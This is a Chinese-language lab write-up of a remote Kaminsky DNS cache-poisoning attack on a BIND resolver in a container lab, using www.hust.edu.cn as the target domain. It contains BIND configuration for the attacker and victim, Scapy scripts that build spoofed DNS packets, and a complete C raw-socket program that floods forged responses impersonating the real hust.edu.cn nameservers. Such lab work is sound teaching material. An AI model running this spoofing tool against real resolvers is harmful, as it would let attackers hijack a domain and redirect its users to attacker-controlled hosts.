2. 远程DNS攻击

2.1 攻击任务

- 在上一个实验中，我们设计了在本地网络环境中进行相同攻击的活动，即攻击者和 DNS 服务器位于同一个网络上，因此可以嗅探数据包。在远程攻击中，包嗅探是不可能的，因此攻击比本地攻击更具挑战性。
- 在该实验中，使用域名 www.hust.edu.cn 作为攻击目标。 www.hust.edu.cn 的真实 IP 地址为 202.114.0.245 。当用户在该对该域名运行 dig 命令或在浏览器中键入该名称时，用户的机器将向其本地 DNS 服务器发送一个 DNS 查询，该服务器最终将向 hust.edu.cn 的域名服务器请求 IP 地址。
- 此次攻击的目标是对本地 DNS 服务器进行 DNS 缓存中毒攻击，这样当用户运行 dig 命令找到 www.hust.edu.cn 的 IP 地址，最终本地 DNS 服务器会到攻击者的域名服务器 ns.xubiang.net 上获取这个 IP 地址，所以返回的 IP 地址可以是攻击者决定的任何数字。结果，用户将被引导到攻击者的 web 站点，而不是真实的 www.hust.edu.cn 。
- 这种攻击有两个任务：缓存中毒和结果验证。在第一个任务中，攻击者需要使用户的本地 DNS 服务器 Apollo 的 DNS 缓存中毒。这样，在 Apollo 的 DNS 缓存中，将 ns.xubiang.net 设置为 hust.edu.cn 域的域名服务器，而不是该域注册的权威域名服务器。在第二项任务中，攻击者需要展示攻击的影响。更具体地说，需要从用户的机器上运行 dig www.hust.edu.cn 命令，返回的结果必须是一个假的 IP 地址。

2.2 环境配置

2.2.1 需求分析

- 如果攻击成功， Apollo 的 DNS 缓存中， hust.edu.cn 的 NS 记录就变成了 ns.xubiang.net 。为了确保攻击确实成功，需要在用户机器上运行 dig 命令来询问 www.hust.edu.cn 的 IP 地址。
- 当 Apollo 收到 DNS 查询时，它在缓存中搜索 hust.edu.cn 的 NS 记录，并且找到 ns.xubiang.net 。因此，它将向 ns.xubiang.net 发送 DNS 查询。但是，在发送查询之前，它需要知道 ns.xubiang.net 的 IP 地址，这是通过发出一个单独的 DNS 查询来完成的，但域名 ns.xubiang.net 实际上并不存在， Apollo 很快就会发现这一点，并将 NS 条目标记为无效，然后从中毒的缓存中恢复正常。
- 有人可能会说，在伪造 DNS 响应时，我们可以使用额外的记录为 ns.xubiang.net 提供 IP 地址。但这个额外的记录将不会被 Apollo 接受：
  - 参见 1.7 DNS缓存中毒：针对附加部分 中的现象及结论， DNS 服务器不信任任何附加部分的信息。
- 两种方法可以解决这个问题：
  - 使用真实的域名：如果攻击者拥有一个真实的域，并且可以配置它的 DNS ，那么只需在 NS 记录中使用该域名。
  - 使用假域名：如果没有真正的域名，仍然可以使用假域名 ns.xubiang.net 进行演示，只需要在 Apollo 上做一些额外的配置，这样它就可以将 ns.xubiang.net 识别为一个真实的域。可以将 ns.xubiang.net 的 IP 地址添加到 Apollo 的 DNS 配置中，因此 Apollo 不需要从一个不存在的域请求这个主机名的 IP 地址。
- 在后续实验中采用使用假域名的方式解决这个问题。

2.2.2 配置本地DNS服务器Apollo

- 将 /etc/bind/named.conf.default-zones 或 /etc/bind/named.conf 中添加的域删除，以免影响后续实验。
- 配置源端口：一些 DNS 服务器现在在 DNS 查询中随机化源端口号，这使得攻击更加困难。但许多 DNS 服务器仍然使用可预测的源端口号。为了简单起见，假设源端口号是一个固定的数字，将所有 DNS 查询的源端口设置为 33333 ，这可以通过将以下选项添加到 Apollo 的 /etc/bind/named.conf.options 文件里实现（即 SeedUbuntu 镜像中的默认设置）：

```
query-source port 33333
```

- 在 /etc/bind/named.conf.default-zones 文件中添加以下条目，以使用假域名，完成结果验证：

```
zone "ns.xubiang.net" {
    type master;
    file "/etc/bind/db.attacker";
};
```

- 创建如下文件 /etc/bind/db.attacker （注意权限），使得 ns.xubiang.net 指向攻击者机器 172.18.0.1 ：

```
;
; BIND data file for local loopback interface
;
$TTL    604800
@   IN  SOA localhost. root.localhost. (
            2           ; Serial
```

```
            604800      ; Refresh
            86400       ; Retry
            2419200     ; Expire
            604800)     ; Negative Cache TTL
;
@   IN  NS      ns.xubiang.net.
@   IN  A       172.18.0.1
@   IN  AAAA    ::1
```

- 清空 Apollo 的 DNS 缓存并重启 DNS 服务器：

```
sudo rndc flush
sudo service bind9 restart
```

- 设置完成后，如果缓存中毒攻击成功，发送给 Apollo 的关于 hust.edu.cn 主机名的任何 DNS 查询都将被发送到攻击者的机器 172.18.0.1。

2.2.3 配置攻击机

- 需要在攻击机 172.18.0.1 上配置 DNS 服务器使得它可以回答域 hust.edu.cn 的查询，在攻击机的 /etc/bind/named.conf.local 中添加以下条目：

```
zone "hust.edu.cn" {
    type master;
    file "/etc/bind/hust.edu.cn.zone";
};
```

- 创建如下文件 /etc/bind/hust.edu.cn.zone （注意权限），此处 192.168.33.136 为攻击机的 IP，其他为不存在的 IP，仅用作示例：

```
$TTL 3D                 ; Default expiration time

@               IN    SOA   ns.hust.edu.cn. admin.hust.edu.cn. (
                2001032701  ; Serial
                8H          ; Refresh
                2H          ; Retry
                4W          ; Exprire
                1D)         ; Minimum

@               IN     NS   ns.xubiang.net.
@               IN     MX   10 mail.hust.edu.cn.

www             IN      A   192.168.33.136
mail            IN      A   192.168.11.11
ns              IN      A   192.168.22.22
*.hust.edu.cn.  IN      A   192.168.33.33
```

- 配置完成后，清空攻击机的 DNS 缓存并重启 DNS 服务器：

```
sudo rndc flush
sudo service bind9 restart
```

- 设置完成后，攻击机将能解析 hust.edu.cn 域。

2.3 攻击原理

2.3.1 常规攻击

- 攻击者向受害者 DNS 服务器 Apollo 发送 DNS 查询请求，从而触发 Apollo 的 DNS 查询。当 Apollo 等待来自 hust.edu.cn 域名服务器的 DNS 响应时，攻击者可以向 Apollo 发送伪造的响应，假装响应来自 hust.edu.cn 域名服务器。如果伪造的回复先到达， Apollo 将接受它，攻击将成功。
- 当攻击者和 DNS 服务器不在同一个 LAN 上时，由于 DNS 响应包中的事务 ID 必须与查询包中的事务 ID 匹配，且查询中的事务 ID 通常是随机生成的，因此攻击者很难知道正确的事务 ID 并成功攻击。
- 显然，攻击者可以猜测事务 ID。由于 ID 的大小只有 16 位，如果攻击者可以在攻击窗口内伪造 K 个响应（即在正确响应到达之前），成功的概率为 K/2^16。在攻击窗口内可以发出数百个伪造的响应，因此攻击者不需要太多的尝试就可以成功。

- 然而，上述假设的攻击忽略了缓存效应。实际上，如果攻击者没有在真正的响应包到达之前做出正确的猜测，正确的信息将被 DNS 服务器缓存一段时间。这种缓存效果使得攻击者不可能伪造对相同域名的另一个响应，因为 DNS 服务器不会在缓存超时之前发出针对该域名的另一个 DNS 查询。要伪造相同域名上的另一个响应，攻击者必须等待该域名上的另一个 DNS 查询，这意味着攻击者必须等待缓存超时，等待时间可能是几个小时或几天。

2.3.2 Kaminsky攻击

Dan Kaminsky 提出了一种优雅的技术来克服缓存效应。通过 Kaminsky 攻击，攻击者将能够不需要等待而持续攻击同一个域名上的 DNS 服务器 ，所以攻击可以在很短的时间内成功：

1. 攻击者向 DNS 服务器 Apollo 查询 hust.edu.cn 中不存在的名称，如 biang.hust.edu.cn ，其中 biang 是一个随机名称。
2. 由于要查询的域名不在 Apollo 的 DNS 缓存中，因此 Apollo 向 hust.edu.cn 的域名服务器发送 DNS 查询。开始时 Apollo 可能不知道 hust.edu.cn 的域名服务器，则会请求 root 、 .cn 、 .edu.cn 服务器来获得该信息，并将其存储到缓存中。
3. 当 Apollo 等待响应时，攻击者会向 Apollo 发送一个欺骗的 DNS 响应流，每个响应都尝试一个不同的事务 ID ，并希望其中一个是正确的。在响应中攻击者不仅为 biang.hust.edu.cn 提供了一个 IP 解析，还提供了一个 Authoritative Nameservers 记录，指示 ns.xubiang.net 作为 hust.edu.cn 域的域名服务器。如果欺骗响应在实际响应前到达，并且事务 ID 与查询中的事务 ID 匹配，Apollo 将接受并缓存欺骗响应，从而破坏 Apollo 的 DNS 缓存。
4. 即使欺骗 DNS 响应失败（如事务 ID 不匹配或晚于实际相应到达），下一次攻击者将查询另一个不同的名称，所以 Apollo 发送另一个查询，给攻击者另一个机会做欺骗攻击。这有效地消除了缓存效果。
5. 若攻击成功，在 Apollo 的 DNS 缓存中， hust.edu.cn 的域名服务器将被攻击者的域名服务器 ns.xubiang.net 替换。

2.4 Kaminsky攻击

首先需要向 Apollo 发送 DNS 查询，在 hust.edu.cn 域中查询一些随机主机名。每次查询发出后，攻击者需要在很短的时间内伪造大量的 DNS 响应包，希望其中一个具有正确的事务 ID ，并在真实响应之前到达目标。因此，速度至关重要：发送的数据包越多，成功率就越高。为了结合 Scapy 构造数据包快捷方便和 C 发送数据包速度快的优点，选择混合使用 Scapy 和 C ： 首先使用 Scapy 生成一个 DNS 数据包模板并存储到文件中，然后在 C 程序中加载该数据模板，对一些字段做一些小的更改，然后把包发出去。


2.4.1 伪造DNS请求包

- 使用 scapy 构造 DNS 请求包的模板 generate_dns_request.py ，该请求包模板向目标 DNS 服务器 172.18.0.3 的 DNS 服务请求 biang.hust.edu.cn 的 IP ：

```
#!/usr/bin/python3
from scapy.all import *

# Notice: If the DNS server is configured to only
#         respond to requests from loacl machines,
#         the src_ip should be in the same network
#         as the dst_ip.

# To be modified: Qdsec[qname]

dst_pt = 53                     # DNS Server
src_pt = 11803                  # Any Free Port
dst_ip = '172.18.0.3'           # DNS Server
src_ip = '172.18.0.27'          # Any Address
domain = 'biang.hust.edu.cn'    # Be modified by C code

# Construct the DNS header and payload
Qdsec = DNSQR(qname=domain)
dns   = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)

# Construct the IP, UDP headers, and the entire packet
ip  = IP(dst=dst_ip, src=src_ip, chksum=0)
udp = UDP(dport=dst_pt, sport=src_pt, chksum=0)
pkt = ip/udp/dns

# Save the packet to a file
with open('dns_request.bin', 'wb') as f:
    f.write(bytes(pkt))
```

- 源 IP 可取任意地址，但由于 BIND9 默认只响应来自本地的 DNS 请求，若请求来自其他网络，则请求会被服务器拒绝（见 2.4.1-来自其他网络的请求将被拒绝.pcapng ）。因此可在目标 DNS 服务的配置文件 /etc/bind/named.conf.options 中添加 allow-query { any; }; 以使得该 DNS 服务器响应所有请求；或者将伪造 DNS 包的源地址设置为与 DNS 服务器在同一个网络。本程序中采用后者，将源

地址设置为与 DNS 服务器在同一网段的 172.18.0.27。为了防止 IP 因频繁请求被屏蔽，可在 C 代码中做出更改，此处简化处理，使用了固定的源 IP。



- 目标 IP 即为目标 DNS 服务器的 IP 172.18.0.3。
- 源端口可取任意端口，此处取 11803。同样，为了防止某个端口因频繁请求被屏蔽，可在 C 代码中做出更改，此处简化处理，使用了固定的源端口。
- 目的端口即为 DNS 服务所处的 53 号端口。
- 请求域名：此处域名的前 5 位仅用作占位符，在 C 代码中会进行相应的更改，将其替换成随机的字符串，以达成多次攻击的目的。
- 根据以上信息构造 DNS 请求报文，并将其完整报文保存到 dns_request.bin 文件中，留待 C 程序使用。
- 为了在 C 程序中对请求的域名做出更改，需要得到需要修改的部分的偏移位置，因此使用 xxd 或 Bless Hex Editor 查看 dns_request.bin 如下，可知域名起始位置相对于文件头的偏移为十进制的 41：

```
[05/04/22]seed@VM:~/.../2022.04.15.DNS$ ./generate_dns_request.py
[05/04/22]seed@VM:~/.../2022.04.15.DNS$ xxd -c 10 dns_request.bin
00000000: 4500 003f 0001 0000 4011  E..?....@.
0000000a: 0000 ac12 001b ac12 0003  ..........
00000014: 2e1b 0035 002b 0000 aaaa  ...5.+....
0000001e: 0100 0001 0000 0000 0000  ..........
00000028: 0562 6961 6e67 0468 7573  .biang.hus
00000032: 7403 6564 7502 636e 0000  t.edu.cn..
0000003c: 0100 01                   ...
```

2.4.2 伪造 DNS 响应包

- 使用 scapy 构造 DNS 响应包的模板 generate_dns_reply.py，该响应包模板告知目标 DNS 服务器 172.18.0.3 域名 biang.hust.edu.cn 对应的 IP 为 11.111.111.111，并在其中添加了一条授权条目，将对域 hust.edu.cn 中的 DNS 请求交给攻击者的域名服务器 ns.xubiang.net 进行处理：

```
#!/usr/bin/python3
from scapy.all import *

# To be modified: Qdsec[qname], Anssec[rrname],
#                 dns[id], ip[src]

dst_pt = 33333                  # DNS Server
src_pt = 53                     # Disguised as DNS server
dst_ip = '172.18.0.3'           # DNS Server
src_ip = '201.91.180.3'         # Be modified by C code
zone   = 'hust.edu.cn'          # The Zone to Attack
domain = 'biang.hust.edu.cn'    # Be modified by C code

# Construct the DNS header and payload
Qdsec  = DNSQR(qname  = domain)
Anssec = DNSRR(rrname = domain, type ='A',
               rdata  = '11.111.111.111', ttl=166666)
NSsec  = DNSRR(rrname = zone, type='NS',
               rdata  = 'ns.xubiang.net', ttl=166666)
dns = DNS(id=0xAAAA, aa=1, rd=0, qr=1,
          qdcount=1, qd=Qdsec,
          ancount=1, an=Anssec,
```

```
          nscount=1, ns=NSsec)

# Construct the IP, UDP headers, and the entire packet
ip = IP(dst=dst_ip, src=src_ip, chksum=0)
udp = UDP(dport=dst_pt, sport=src_pt, chksum=0)
pkt = ip/udp/dns

# Save the packet to a file
with open('dns_response.bin', 'wb') as f:
    f.write(bytes(pkt))
```

- 源 IP 应为 hust.edu.cn 的权威域名服务器，因为伪造的是 hust.edu.cn 的权威域名服务器向本地 DNS 服务器的响应，但此处仅作填充，具体地址将在 C 程序中进行修改。使用 dig www.hust.edu.cn 可知 hust.edu.cn 的权威域名服务器分别为 dns1.hust.edu.cn: 202.114.0.120 和 dns2.hust.edu.cn: 59.172.234.181（见下图或 2.4.2-获取权威DNS域名服务器.pcapng），留待后续使用：

```
root@DNS_User: / 94x28
root@DNS_User:/# dig www.hust.edu.cn
^[[A
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.hust.edu.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5946
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.hust.edu.cn.               IN      A

;; ANSWER SECTION:
www.hust.edu.cn.        7200    IN      A       202.114.0.245

;; AUTHORITY SECTION:
hust.edu.cn.            172800  IN      NS      dns1.hust.edu.cn.
hust.edu.cn.            172800  IN      NS      dns2.hust.edu.cn.

;; ADDITIONAL SECTION:
dns1.hust.edu.cn.       172800  IN      A       202.114.0.120
dns1.hust.edu.cn.       172800  IN      AAAA    2001:250:4000:2002::888
dns2.hust.edu.cn.       172800  IN      A       59.172.234.181

;; Query time: 1648 msec
;; SERVER: 172.18.0.3#53(172.18.0.3)
;; WHEN: Mon May 02 15:15:53 CST 2022
```

- 目标 IP 即为目标 DNS 服务器的 IP 172.18.0.3。
- 源端口应为 53，因为该报文为伪造的 DNS 响应报文，本应由 DNS 服务器由 53 号端口发出。
- 目标端口为 33333，此处简化了攻击，假设目标 DNS 服务器每次询问都使用不变的 33333 端口。
- 授权部分的域名，即为要攻击的域 hust.edu.cn。
- 请求和回答部分的域名，应与伪造的 DNS 请求包相对于，此处仅为占位，需要在 C 程序中进行响应修改。
- 此外，由于目标 DNS 服务器发出的 DNS 请求的 ID 是未知的，攻击时要进行猜想，因此 ID 部分应在 C 程序中进行相应修改，此处仅进行占位。
- 根据以上信息构造 DNS 回应报文，并将其完整报文保存到 dns_response.bin 文件中，留待 C 程序使用。
- 为了在 C 程序中对以上提到的源 IP、DNS 响应的 ID、问题部分的域名、回答部分的域名做出修改，需要得到需要修改的部分的偏移位置，因此使用 xxd 或 Bless Hex Editor 查看 dns_response.bin 如下，可知：
  - 源 IP: 201.91.180.3 (0Xc95bb403) 起始位置相对于文件头的偏移为十进制的 12；
  - DNS 响应的 ID: 0Xaaaa 起始位置相对于文件头的偏移为十进制的 28；
  - 问题部分的域名起始位置相对于文件头的偏移为十进制的 41；
  - 回答部分的域名起始位置相对于文件头的偏移为十进制的 64。

```
[05/04/22]seed@VM:~/.../2022.04.15.DNS$ ./generate_dns_response.py
[05/04/22]seed@VM:~/.../2022.04.15.DNS$ xxd -c 10 dns_response.bin
00000000: 4500 0087 0001 0000 4011  E.......@.
0000000a: 0000 c95b b403 ac12 0003  ...[......
00000014: 0035 8235 0073 0000 aaaa  .5.5.s....
0000001e: 8400 0001 0001 0001 0000  ..........
00000028: 0562 6961 6e67 0468 7573  .biang.hus
```

```
00000032: 7403 6564 7502 636e 0000  t.edu.cn..
0000003c: 0100 0105 6269 616e 6704  ....biang.
00000046: 6875 7374 0365 6475 0263  hust.edu.c
00000050: 6e00 0001 0001 0002 8b0a  n.........
0000005a: 0004 0b6f 6f6f 0468 7573  ...ooo.hus
00000064: 7403 6564 7502 636e 0000  t.edu.cn..
0000006e: 0200 0100 028b 0a00 1002  ..........
00000078: 6e73 0778 7562 6961 6e67  ns.xubiang
00000082: 036e 6574 00              .net.
```

2.4.3 发动Kaminsky攻击

- 运行以上两个python程序后，得到DNS询问和响应包模板dns_request.bin和dns_response.bin和修改模板所需要的偏移信息。
- remote_dns_attack.h：

```c
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <errno.h>
#include <fcntl.h>
#include <libnet.h>
#include <netinet/udp.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <stdint.h>
#include <inttypes.h>

/* IP Header */
struct ipheader {
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int   iph_hl:4, iph_v:4;          // IP Header length & Version.
#endif
#if __BYTE_ORDER == __BIG_ENDIAN
    unsigned int   iph_v:4, iph_hl:4;          // IP Header length & Version.
#endif
    uint8_t        iph_tos;                    // Type of service
    unsigned short iph_len;                    // IP Packet length (Both data and header)
    unsigned short iph_ident;                  // Identification
    unsigned short iph_flag:3, iph_offset:13;  // Flags and Fragmentation offset
    uint8_t        iph_ttl;                    // Time to Live
    uint8_t        iph_protocol;               // Type of the upper-level protocol
    unsigned short iph_chksum;                 // IP datagram checksum
    struct in_addr iph_sourceip;               // IP Source address (In network byte order)
    struct in_addr iph_destip;                 // IP Destination address (In network byte
order)
};

/* Reference to struct ip in <netinet/ip.h> */
// struct ip {
// #if __BYTE_ORDER == __LITTLE_ENDIAN
//     unsigned int ip_hl:4;       /* header length */
//     unsigned int ip_v:4;        /* version */
// #endif
// #if __BYTE_ORDER == __BIG_ENDIAN
//     unsigned int ip_v:4;        /* version */
//     unsigned int ip_hl:4;       /* header length */
// #endif
//     uint8_t ip_tos;         /* type of service */
//     unsigned short ip_len;      /* total length */
//     unsigned short ip_id;       /* identification */
//     unsigned short ip_off;      /* fragment offset field */
// #define IP_RF 0x8000            /* reserved fragment flag */
// #define IP_DF 0x4000            /* dont fragment flag */
```

```
// #define IP_MF 0x2000            /* more fragments flag */
// #define IP_OFFMASK 0x1fff       /* mask for fragmenting bits */
//     uint8_t ip_ttl;         /* time to live */
//     uint8_t ip_p;           /* protocol */
//     unsigned short ip_sum;      /* checksum */
//     struct in_addr ip_src, ip_dst;  /* source and dest address */
// };

/* UDP Header */
struct udpheader {
    uint16_t udph_srcport;      // source port
    uint16_t udph_destport;     // destination port
    uint16_t udph_len;          // udp length
    uint16_t udph_chksum;       // udp checksum
};

/* Reference to struct udphdr in <netinet/udp.h> */
// struct udphdr
// {
//   __extension__ union
//   {
//     struct
//     {
//       uint16_t uh_sport;    /* source port */
//       uint16_t uh_dport;    /* destination port */
//       uint16_t uh_ulen;     /* udp length */
//       uint16_t uh_sum;      /* udp checksum */
//     };
//     struct
//     {
//       uint16_t source;
//       uint16_t dest;
//       uint16_t len;
//       uint16_t check;
//     };
//   };
// };

/* DNS Header */
struct dnsheader {
    uint16_t query_id;
    uint16_t flags;
    uint16_t QDCOUNT;
    uint16_t ANCOUNT;
    uint16_t NSCOUNT;
    uint16_t ARCOUNT;
};

// Just calculate the sum of the buffer.
uint32_t checksum(uint16_t* buffer, int byte_size) {
    uint32_t cksum = 0;
    for (; byte_size > 1; byte_size -= 2) { cksum += *buffer++; }
    if (byte_size == 1) { cksum += *(uint16_t*)buffer; }
    return (cksum);
}

// Function for checksum calculation. From the RFC,
// the checksum algorithm is:
//  "The checksum field is the 16 bit one's complement of the one's
//  complement sum of all 16 bit words in the header.  For purposes of
//  computing the checksum, the value of the checksum field is zero."
uint16_t checksum_word(uint16_t* buffer, int word_size) {
    uint32_t sum;
    for (sum = 0; word_size > 0; word_size--) { sum += *buffer++; }
    sum = (sum >> 16) + (sum & 0xffff);
```

```
    sum += (sum >> 16);
    return (uint16_t)(~sum);
}

// Calculate UDP checksum.
uint16_t udp_checksum(uint8_t* buffer, int udp_byte_size) {
    uint32_t sum = 0;
    struct ipheader* ipHeader = (struct ipheader*)(buffer);
    struct udpheader* udpHeader = (struct udpheader*)(buffer + sizeof(struct ipheader));

    /* Set checknum to 0. */
    udpHeader->udph_chksum = 0;

    /* Add sequential 16 bit words to sum. */
    sum = checksum((uint16_t*)&(ipHeader->iph_sourceip), 4);     // SrcIP
    sum += checksum((uint16_t*)&(ipHeader->iph_destip), 4);      // DestIP
    sum += htons(IPPROTO_UDP);                                   // Protocol
    sum += htons(udp_byte_size);                                 // Udp_len
    sum += checksum((uint16_t*)udpHeader, udp_byte_size);        // Udp

    /* Add back carry outs from top 16 bits to low 16 bits. */
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return (uint16_t)(~sum);
}

// Calculate IP checksum.
uint16_t ip_checksum(uint8_t* buffer) {
    struct ipheader* ipHeader = (struct ipheader*)(buffer);
    ipHeader->iph_chksum = 0;
    return checksum_word((uint16_t*)buffer, sizeof(struct ipheader) / 2);
}
```

- remote_dns_attack.c :

```
#include "remote_dns_attack.h"

#define NAME_LEN 5                          // Length of random name.
#define MAX_SIZE 1024
#define SPOOF_TIMES 100                     // Spoofed response nums per request.
#define NS1 "202.114.0.120"                 // dns1.hust.edu.cn
#define NS2 "59.172.234.181"                // dns2.hust.edu.cn
#define REQUEST_FILE "dns_request.bin"
#define RESPONSE_FILE "dns_response.bin"
#define OFFSET_REQUEST_QDSEC_QNAME 41
#define OFFSET_RESPONSE_IP_SRC 12
#define OFFSET_RESPONSE_DNS_ID 28
#define OFFSET_RESPONSE_QDSEC_QNAME 41
#define OFFSET_RESPONSE_ANSSEC_QNAME 64

uint32_t checksum(uint16_t* buffer, int byte_size);
uint16_t checksum_word(uint16_t* buffer, int word_size);
uint16_t ip_checksum(uint8_t* buffer);
uint16_t udp_checksum(uint8_t* buffer, int udp_byte_size);
void send_dns_request(uint8_t* request, int size, char* name);
void send_dns_response(uint8_t* response, int size, char* src_ip, char* name, uint16_t id);
void send_raw_packet(uint8_t* buffer, int size);

int main() {
    srand(time(NULL));
    clock_t start = clock();

    uint16_t id = 0;
    uint64_t request_cnt = 0, response_cnt = 0;
    size_t dns_request_size, dns_response_size;
```

```c
    uint8_t dns_request[MAX_SIZE], dns_response[MAX_SIZE];

    // Open and load the dns request created by python code.
    FILE* fp_request = fopen(REQUEST_FILE, "rb");
    if (!fp_request) {
        printf("Open " REQUEST_FILE " Failed!\n");
        exit(-1);
    }
    dns_request_size = fread(dns_request, 1, MAX_SIZE, fp_request);

    // Open and load the dns response created by python code.
    FILE* fp_response = fopen(RESPONSE_FILE, "rb");
    if (!fp_response) {
        printf("Open " RESPONSE_FILE " Failed!\n");
        exit(-1);
    }
    dns_response_size = fread(dns_response, 1, MAX_SIZE, fp_response);

    char alpha[26] = "abcdefghijklmnopqrstuvwxyz", name[NAME_LEN + 1] = { '\0' };
    printf("Start attack...\n");
    printf("Request Sent      Response Sent      Time Spent      Last Name\n");

    // Start the attack.
    while (1) {
        // Generate a random name of length 5.
        for (int i = 0; i < NAME_LEN; i++) { name[i] = alpha[rand() % 26]; }

        // Send DNS request to the target DNS server.
        request_cnt++;
        send_dns_request(dns_request, dns_request_size, name);

        // Send spoofed responses to the target DNS server.
        for (int i = 0; i < SPOOF_TIMES; i++, id++, response_cnt += 2) {
            send_dns_response(dns_response, dns_response_size, NS1, name, id);
            send_dns_response(dns_response, dns_response_size, NS2, name, id);
        }

        // Show running information.
        printf("\r%12" PRIu64 "      %13" PRIu64 "      %9lds      %9s",
               request_cnt, response_cnt, (clock() - start) / CLOCKS_PER_SEC, name);
        fflush(stdout);
    }

    return 0;
}

void send_dns_request(uint8_t* request, int size, char* name) {
    // Modify the name in queries.
    memcpy(request + OFFSET_REQUEST_QDSEC_QNAME, name, NAME_LEN);

    // Send the DNS request.
    send_raw_packet(request, size);
}

void send_dns_response(uint8_t* response, int size, char* src_ip, char* name, uint16_t id) {
    // Modify the src IP.
    unsigned long ip = inet_addr(src_ip);
    memcpy(response + OFFSET_RESPONSE_IP_SRC, (void*)&ip, 4);

    // Modify the transaction ID.
    uint16_t id_net = htons(id);
    memcpy(response + OFFSET_RESPONSE_DNS_ID, (void*)&id_net, 2);

    // Modify the name in queries.
    memcpy(response + OFFSET_RESPONSE_QDSEC_QNAME, name, NAME_LEN);
```

```
96
97      // Modify the name in answers.
98      memcpy(response + OFFSET_RESPONSE_ANSSEC_QNAME, name, NAME_LEN);
99
100     // Send the DNS response.
101     send_raw_packet(response, size);
102 }
103
104 void send_raw_packet(uint8_t* buffer, int size) {
105     struct sockaddr_in dest_info;
106     int enable = 1;
107
108     // Create a raw network socket, and set its options.
109     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
110     if (sock == -1) {
111         perror("SOCKET INIT FAIL!\n");
112         return;
113     }
114     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
115
116     // Calculate the checksum of UDP.
117     struct ipheader* ip = (struct ipheader*)buffer;
118     struct udpheader* udp = (struct udpheader*)(buffer + sizeof(struct ipheader));
119     udp->udph_chksum = udp_checksum(buffer, size - sizeof(struct ipheader));
120
121     // No need to set the ip->iph_chksum, as it will be set by the system.
122     // ip->iph_chksum = ip_checksum(buffer);
123
124     // Provide needed information about destination.
125     dest_info.sin_family = AF_INET;
126     dest_info.sin_addr = ip->iph_destip;
127
128     // Send the packet out.
129     if (sendto(sock, buffer, size, 0, (struct sockaddr*)&dest_info, sizeof(dest_info)) < 0) {
130         perror("PACKET NOT SENT!\n");
131         return;
132     }
133     close(sock);
134 }
```

- 至此，攻击程序准备完毕，编译并运行攻击程序`remote_dns_attack`即可：

